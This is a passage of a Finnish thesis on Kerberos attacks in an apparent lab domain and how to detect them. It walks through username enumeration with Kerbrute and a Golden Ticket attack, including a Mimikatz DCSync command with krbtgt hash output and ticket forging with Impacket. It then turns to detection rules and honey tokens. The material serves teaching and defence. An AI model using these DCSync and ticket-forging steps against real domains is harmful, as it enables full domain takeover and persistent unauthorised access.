
Skripti palauttaa ruudulle listalla olleiden oikeellisten palvelutunnusten tiivisteen. Tuntemattomien tunnusten kohdalla skripti toteaa ”KDC_ERR_S_PRINCIPAL_UNKNOWN”, joka on suoraan KDC:n antama vastaus. Tämä kertoo, ettei KDC tunne kyseistä palvelua. Kuviossa 18 nähdään kokonaan honey_service-palvelun tiiviste RC4-muodossa sekä osa rc4_service-palvelun tiivisteestä. Skripti on pyytänyt myös KDC:ltä sugar_service- ja des_service-palvelun Service Tickettejä, kuten sen kuuluisikin. Näitä tosin KDC ei löytänyt.

Samalla tavalla kuin normaalissakin Kerberoast-hyökkäyksessä, saadun tiivisteen voi murtaa esimerkiksi JtR:llä, jolloin hyökkääjä voi toimia palveluna, ja luoda kyseiseen palveluun mielivaltaisia tikettejä.

4.4 Käyttäjätunnusten luetteloiminen Kerberoksella

Hyökkääjä voi luetteloida käyttäjätunnuksia Kerberoksella hyväksikäyttäen KDC:n vastauksia. Monet modernit palvelut ilmoittavat hyökkääjälle ”Käyttäjätunnus tai salasana on väärä”, jotta käyttäjätunnusten nimiä ei voi selvittää yrittämällä kirjautumista mahdollisilla käyttäjänimillä. Kerberos ei näin tee, vaan se erittelee hyökkääjälle, jos tiliä ei ole olemassa.

Hyökkääjän ensimmäinen tehtävä oli hankkia käyttäjälistaus, joita se kokeili Kerberosta vasten. Testiskenaariossa simuloitiin tilannetta, jossa hyökkääjä olisi muodostanut listan avointen lähteiden tiedustelulla. Hyökkääjä haki tietoa Flare Corporation -yrityksestä, ja huomasi heidän julkisista sähköpostitunnuksistaan yleisen teeman. Tämän perusteella hyökkääjä muodosti kuvion 13 mukaisen listan. Listan muodostamisen jälkeen hyökkääjä suoritti käyttäjätunnusten luetteloinnin Kerbrute-ohjelmalla (kuvio 19).



KUVIO 19. Hyökkääjä ajaa Kerbrute-ohjelman.

Ohjelma palautti ruudulle parametrin ”-v” vuoksi myös epäonnistuneet yritykset, mutta normaalisti hyökkääjällä ei ole tälle ylimääräiselle tiedolle tarvetta. Hyökkääjä löysi listallaan toimialueelta kolme toimivaa tunnusta. Jos toimialue ja lista olisi suurempi, hyökkääjällä olisi paremmat mahdollisuudet saada oikeelliset käyttäjätunnukset esimerkiksi password spraying -hyökkäyksellä. Password spraying -hyökkäyksessä hyökkääjä yrittää samaa salasanaa monelle eri käyttäjätunnukselle, yleensä välttääkseen tunnuksen lukittumisen. Koska lista ei ole suuri, mahdollisuudet saada oikeelliset tunnukset arvaamalla eivät ole isot. Hyökkääjä kuitenkin hyötyy aina lisäinformaatiosta, käytti se sitten tätä informaatiota sosiaalisiin hyökkäyksiin, tai johonkin teknisempään hyökkäykseen, kuten AS-REP Roast -hyökkäykseen.

4.5 Golden Ticket


Golden Ticket hyökkäykseen hyökkääjä tarvitsee paikalliset järjestelmänvalvojan oikeudet toimialueen jollakin DC:llä, Domain Admin -tunnukset, tai tunnuksen, jolla on ”Replicating Directory Changes All” ja ”Replicating Directory Changes” -oikeudet. Hyökkääjä haluaa nämä oikeudet, jotta se voi ensin suorittaa DCSync-hyökkäyksen, jolla se saa haltuunsa toimialueen SID:n (Security Identifier) sekä krbtgt-tunnuksen NTLM- tai AES-tiivisteen. Hyökkääjä suoritti tässä skenaariossa tämän osuuden Mimikatz-ohjelmalla Domain Admin -tunnuksen ”price” oikeuksin (kuvio 20).

```
mimikatz # lsadump::dcsync /user:FLARE\krbtgt
[DC] 'flare.corp' will be the domain
[DC] 'OP-DC01.flare.corp' will be the DC server
[DC] 'FLARE\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 3/6/2025 8:55:35 AM
Object Security ID   : S-1-5-21-1049901889-1557778446-1225216288-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: bfe38647f3d35377a94ff26ff1cb6e5d
    ntlm- 0: bfe38647f3d35377a94ff26ff1cb6e5d
    lm  - 0: 5ae64dd3791c7691434da716b7519aed

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : c762357240245540b2768933f9176643

* Primary:Kerberos-Newer-Keys *
    Default Salt : FLARE.CORPkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : c3d6fbac77076a19cbf57733b1a8e5410f2f2231c8d09bdc60ab0852527c97d7
      aes128_hmac       (4096) : 74ceb7fd087a1a0c2dd47639da800b20
      des_cbc_md5       (4096) : 9edae3b0e092341c
```

KUVIO 20. Hyökkääjä suorittaa DCSync-hyökkäyksen.


Mimikatz tulosti ruudulle paljon hyödyllistä tietoa hyökkääjälle. Skriptin tulosteesta käy ilmi toimialueen SID, joka on krbtgt:n SID ilman loppuosaa ”-502”. Hyökkääjä sai myös tällä DCSync-hyökkäyksellä odotetusti krbtgt-tilin NTLM-, sekä AES-tiivisteen. Näiden tietojen avulla hyökkääjä pääsi siirtymään seuraavaan vaiheeseen.

Hyökkääjä suoritti Golden Ticketin luonnin Impacketin ticketer.py-skriptillä, joka vaatii minimissään krbtgt-tilin AES- tai NTLM-tiivisteen, toimialueen SID:n, toimialueen, sekä käyttäjän SID:n loppuosan, eli RID:n. Hyökkääjä tiesi jo tässä kohtaa kaiken, paitsi käyttäjätunnuksen RID:n. Tämän hyökkääjä pystyi hakemaan Impacketin lookupsid.py-skriptillä (kuvio 21). Tämän skriptin käyttäminen vaatii vain käyttäjätunnuksen, ja joko sen salasanan, NTLM-tiivisteen, tai TGT:n.



KUVIO 21. Hyökkääjä ajaa lookupsid.py-skriptin.

Skripti palautti kaikkien tunnettujen objektien RID:t oletuksena 4000:een asti. Hyökkääjän kohde tässä tilanteessa oli käyttäjä ”soap”, jonka RID on toimialueella 1601. Saatuaan kaikki tiedot, hyökkääjä loi Golden Ticketin käyttäjälle ”soap” Domain Admin -oikeuksin (kuvio 22). Hyökkääjän olisi ollut mahdollista tehdä tiketti millä vain oikeuksilla, ja mille vain käyttäjälle.



KUVIO 22. Hyökkääjä ajaa ticketer.py-skriptin luodakseen Golden Ticketin.


Komennossa parametrit määritellään seuraavanlaisesti:

- aesKey - krbtgt-tunnuksen AES-tiiviste
- domain-sid - toimialueen SID
- domain - toimialueen FQDN
- user-id - käyttäjän RID

Komennon perään tulee käyttäjän nimi, jolle tiketti halutaan luoda, ja ”groups” on lista lisättävistä ryhmistä RID-muodossa. Ensimmäinen ryhmä asetetaan käyttäjän oletusryhmäksi. Kuviossa 21 näkyvää listaa referoidessa voi huomata lisättävien ryhmien olevan Domain Users ja Domain Admins. Skripti näyttäisi myös tallentaneen tiketin ”soap.ccache” nimiseen tiedostoon. Seuraavaksi todettiin Golden Ticketin toimivuus. Tässä tulee huomioida, että Domain Users ja Domain Admins -ryhmien RID:t ovat aina samat toimialueesta riippumatta. Ylläpitäjien itse luomien ryhmien RID:t taas ovat toimialuekohtaisia, eikä saman nimisellä ryhmällä todennäköisesti ole samaa RID:tä toisella toimialueella.

KUVIO 23. Hyökkääjä ajaa psexec.py-skriptin ja saa toimialueelle täydet oikeudet.

Hyökkääjän tavoitteena oli testata tiketin toimintaa, joten se ensimmäiseksi asetti Linux-ympäristömuuttujan ”KRB5CCNAME” arvoksi kohteen ”/home/oppc02admin/soap.ccache”. Tämä käytännössä määrittää Kerberoksen tunnusvarastoksi kyseisen tiedoston. Termi CCache-avattuna on ”Credential Cache” (MIT 2015). Tämän jälkeen hyökkääjä avasi yhteyden DC:lle Impacketin psexec.py-skriptillä käyttäen käyttäjän ”soap” tekaistua TGT:tä. Nämä toimet ovat kuvattuna käytännössä kuviossa 23. Tässä vaiheessa KDC sai TGS-REQ-pyynnön, ja lähetti käyttäjälle ST:n. ST:n saamisen jälkeen hyökkääjä esitti DC:lle ST:n, jonka sisällä olevat tiedot kertoivat käyttäjän ”soap” kuuluvan Domain Admins -ryhmään. Hyökkääjälle annettiin täysi pääsy DC:lle, vaikka ”soap” kuuluu vain Domain Users -ryhmään (kuvio 24).



KUVIO 24. Käyttäjän ”soap” ryhmät.

Mainitsemisen arvoista on vielä se, että Impacketin ticketer.py luo oletuksena Golden Ticketin, joka on voimassa 10 vuotta (kuvio 25). Vaikka käyttäjän ”soap” salasana vaihdettaisiin, hyökkääjällä olisi pääsy ympäristöön niin kauaksi aikaa,

kuin TGT:n voimassaolo on määritelty. Tämä johtuu siitä, että KDC ei vaadi käyttäjän salasanaa AS-REQ-pyynnön jälkeen.

```
oppc02admin@OP-PC02:~$ klist
Ticket cache: FILE:/home/oppc02admin/soap.ccache
Default principal: soap@FLARE.CORP

Valid starting     Expires            Service principal
03/28/25 11:53:58  03/26/35 11:53:58  krbtgt/FLARE.CORP@FLARE.CORP
        renew until 03/26/35 11:53:58
```

KUVIO 25. Golden Ticketin voimassaoloaika.

5 HYVÄKSIKÄYTÖN HAVAITSEMINEN


Tässä kappaleessa käydään läpi keinoja työssä käsiteltyjen haavoittuvuuksien hyväksikäytön havaitsemiseen. Kappaleessa viitataan osittain kappaleessa 4 käytettyihin hyökkäyksiin, jotta saadaan kokonaisvaltaisempi kuva kyseisten hyökkäysten havainnoinnista vertaamalla saatua lokia hyökkäyksen toteutukseen.

5.1 AS-REP Roast

AS-REP Roast -hyökkäyksen havaitseminen perustuu eri asioihin riippuen ympäristön konfiguraatioista. Tämä kappale on jaettu kahteen eri alikappaleeseen, jotta havainnointimenetelmät voidaan paremmin kohdistaa oikeankaltaiseen ympäristöön.

5.1.1 Kaikki käyttäjätunnukset vaativat esiautentikoinnin

AS-REP Roast -hyökkäyksen havaitseminen pohjautuu pääosin TGT-pyyntöjen valvomiseen. Tämä on useimmissa ympäristöissä helppoa, sillä oletusarvoisesti esiautentikointi vaaditaan jokaiselta käyttäjältä. Jos ympäristön kaikilta käyttäjiltä vaaditaan esiautentikointi, voidaan valvoa vain epäonnistuneita TGT-pyyntöjä. Jos näitä tulee samalta laitteelta monelle eri käyttäjätunnukselle lyhyen ajan sisään, niin tämän pitäisi olla epäilyttävää ja nostaa hälytys. Tämä on tyypillistä hyökkääjän käyttäytymistä, ja muun muassa Rubeus sekä Impacket jättävät jälkeensä samanlaista lokia. Näissä tyypillinen virhekoodi on joko 0x6 tai 0x19. On myös mainitsemisen arvoista, että tämänkaltainen ympäristö on turvassa AS-REP Roast -hyökkäykseltä, säännöstö on vain hyökkääjän olemassaolon toteamiseen. Kuviossa 26 näkyy ote Event Vieweristä AS-REP Roast -hyökkäyksen synnyttämästä lokista. Tämä näkyy oletetusti, eli epäonnistuneina TGT-pyyntöinä.



KUVIO 26. AS-REP Roast -hyökkäyksestä syntyneitä tapahtumia.

Sääntöä voidaan muokata ympäristön mukaan, mutta jos epäonnistuneita tapahtumia tulee muutaman minuutin sisään yli viidelle uniikille käyttäjätunnukselle samalta laitteelta, on kyseessä todennäköisesti jotain tutkimisen arvoista. Näissä tilanteissa yleensä auttaa tietämys verkossa olevista laitteista, kuten kelle kyseinen pyyntöjä tekevä laite kuuluu. Sääntöä voidaan myös muokata mainituilla virhekoodeilla. Voidaan esimerkiksi luoda hälytys myös silloin, jos esimerkiksi kolmelle olemattomalle käyttäjälle pyydetään TGT:tä lyhyen ajan sisään. Tämä havaitsee herkemmin hyökkääjän, joka käyttää arvattua käyttäjätunnuslistausta.

5.1.2 Joiltakin käyttäjätunnuksilta ei vaadita esiautentikointia


Jos ympäristössä on muutamia käyttäjiä, joilta ei vaadita esiautentikointia, valvominen muuttuu hankalammaksi. Tässäkin tilanteessa kannattaa valvoa epäonnistuneita TGT-pyyntöjä, mutta hyökkääjä tarvitsee vain yhden onnistumisen, jonka jälkeen epäonnistuneita pyyntöjä ei pakosti tule. Hyökkääjällä on erittäin pieni mahdollisuus osua oikeaan käyttäjätunnukseen arvaamalla, mutta tässä tulee ottaa huomioon muut mahdolliset tilanteet. Hyökkääjällä saattaa esimerkiksi olla pääsy toimialueella olevalle tietokoneelle. Tällöin hyökkääjä voi suorittaa LDAP-kyselyn käyttäjistä, jotka eivät vaadi esiautentikointia. Hyökkääjä pyytää tämän jälkeen TGT:n vain LDAP-kyselystä saaduille tunnuksille, kiertäen ensimmäisen vain epäonnistumisiin perustuvan säännön. Tämän huomaamiseksi voidaan siis harkita LDAP-kyselyjen lokittamista ja valvomista, mutta kaikkien kyselyjen lokitus ei ole monissa ympäristöissä realistista suuren kyselymäärän vuoksi. Tällöin parhaimmaksi vaihtoehdoksi jää istuntoavaimen salauksen valvominen. Jos istuntoavain on salattu RC4:llä, mutta normaalisti käyttäjän TGT pyydetään AES:llä salattuna, tämä on epäilyttävää ja pitää tutkia tarkemmin. RC4-salauksen pyytäminen on hyökkääjiltä yleinen tapa, koska RC4-salaus on paljon nopeampi

murtaa, kuin AES-salaus. Tapahtumaa voidaan myös valvoa IP-osoitteen ja kellonajan mukaan, mutta nämä ovat ympäristökohtaisia, ja saattavat aiheuttaa jonkin verran vääriä hälytyksiä, jos havaitsemislogiikkaa ei tehdä kunnolla.

Tiivistettynä, melkein kaikkiin ympäristöihin sopivin ratkaisu on valvoa epäonnistuneita EID (Event ID) 4768 -tapahtumia, jotka tulevat samalta laitteelta uniikeille käyttäjätunnuksille lyhyen ajan sisään. RC4-salauksen käyttöä EID 4768 -tapahtumissa kannattaa myös valvoa, jos esiautentikointia ei vaadita kaikilta käyttäjiltä. Tämä jälkimmäinen ratkaisu on tosin sopimaton ympäristöissä, joissa on vanhoja laitteita, jotka eivät tue AES-salausta. Tällöin voidaan vaihtoehtoisesti harkita LDAP-kyselyjen lokittamista ja näiden valvomista esiautentikoimattomien käyttäjien listausta pyytävien kyselyiden varalta. Jos tämäkään ei ole mahdollista, voidaan tukeutua IP-osoitteen valvontaan viimeisenä mahdollisuutena. Tällöin tulee olla määriteltynä normaali arvot IP-osoitteille, joista poikkeaminen nostaa hälytyksen.

5.2 Kerberoasting

Kerberoasting-hyökkäyksen havaitseminen perustuu pitkälti onnistuneiden TGS-pyyntöjen valvomiseen. Epäilyttävänä voidaan pitää, jos tunnus pyytää monien palveluiden ST:tä erittäin lyhyen ajan sisään. Tämä normaalin raja on ympäristöstä riippuvaa, joten mitään tarkkaa turvallista arvoa tähän ei voida määrittää, vaan se tulisi selvittää tarkastelemalla esimerkiksi yhden tai kahden minuutin sisällä tapahtuvia EID 4769 -tapahtumia. Kuviossa 27 kaikki tapahtumat ovat peräisin yhdeltä laitteelta, ja kyseisessä ympäristössä palveluita pyydetään normaalisti maksimissaan 3 kappaletta minuutissa. Tämä on testiympäristö, joten oikeassa ympäristössä tämä arvo on todennäköisesti korkeampi. Tässä tilanteessa tosin hälytys olisi aiheellisesti syntynyt.



KUVIO 27. Kerberoast-hyökkäyksestä syntyvää lokia.

Toinen havaitsemistapa on tarkkailla käytettyjä salausmenetelmiä ST:n ja istuntoavaimen osalta. Jos kummassa tahansa käytetty salaus on RC4, ja ympäristössä on normaalisti käytössä AES-salaus, tämä on epäilyttävää. Joissain vanhoissa ympäristöissä palvelutunnuksilla ei ole AES-avaimia, joka johtuu siitä, että tunnuksen salasanaa ei ole vaihdettu AES:n käyttöönoton jälkeen, tai toimialueen DC:n versio on niin vanha, ettei se tue AES:sia. Tällöin ST:t salataan lähtökohtaisesti RC4:llä, ja tätä havaitsemistapaa ei voida käyttää.


Kolmantena vaihtoehtona on jälleen LDAP-kyselyjen lokitus ja valvonta, mutta tämä ei ole aina realistista suurien kyselymäärien vuoksi. Jos näin voitaisiin tehdä, yleinen Rubeuksen tekemä asia on kaikkien tunnusten listaaminen, joilla on servicePrincipalName-attribuutissa jokin arvo, ja tilin nimi ei pääty $-merkkiin. Tällöin voitaisiin luoda sääntö kyseiselle LDAP-kyselylle. Tähän ei kannata tukeutua, sillä hyökkääjä voi myös hakea palvelutunnuksia tarkemmilla ehdoilla.

Neljäs vaihtoehto on luoda niin kutsuttu ”honey token”. Tässä tilanteessa honey token on palvelutunnus, jota ei käytetä mihinkään. Tunnukselle on asetettu servicePrincipalName, ja sen käyttämä salaus voi olla esimerkiksi RC4, josta hyökkääjät pitävät. Valvontajärjestelmään luodaan sääntö, joka valvoo TGS-pyyntöjä, joissa pyydetty palvelu on tämä honey token -palvelu. Kun hyökkääjä pyytää ST:t yksi kerrallaan kaikille palveluille, järjestelmä nostaa hälytyksen. Honey token -palvelu kannattaa myös nimetä realistisesti. Esimerkiksi jos oikean SQL-palvelun palvelutili on ”svc_sql01”, honey token voisi olla ”svc_sql02”. Varovainenkin hyökkääjä saattaa tällöin pyytää honey token -palvelun ST:tä, kun se ei eroa oikeista palveluista ulkoisesti mitenkään.


5.3 Kerberoasting ilman toimialuetunnusta

Kerberoasting ilman toimialuetunnusta eroaa huomattavasti aiemmista hyökkäyksistä, sillä hyökkäyksessä käytetään Kerberosta tavalla, jolla sitä ei kuuluisi käyttää. Kappaleessa 4.3 mainitaan, että Impacketin parametri ”no-preauth” lähettää pyynnön AS-REQ-pyynnön rakenteessa, eikä tyypillisessä TGS-REQ-pyynnössä. Tämä ohittaa kaikki Kerberoasting-hyökkäyksen havainnointisäännöt, sillä salattu ST pyydetäänkin nyt AS-REQ:lla, ja tästä syntyy EID 4768 -tapahtuma, eikä EID 4769 -tapahtumaa. Parametrin ”no-preauth” nimi on hämäävä, sillä tästä saa vaikutelman, että hyökkäys toimii vain esiautentikointia vaatimattomilla tunnuksilla. Tämä ei kuitenkaan pidä paikkaansa, vaan 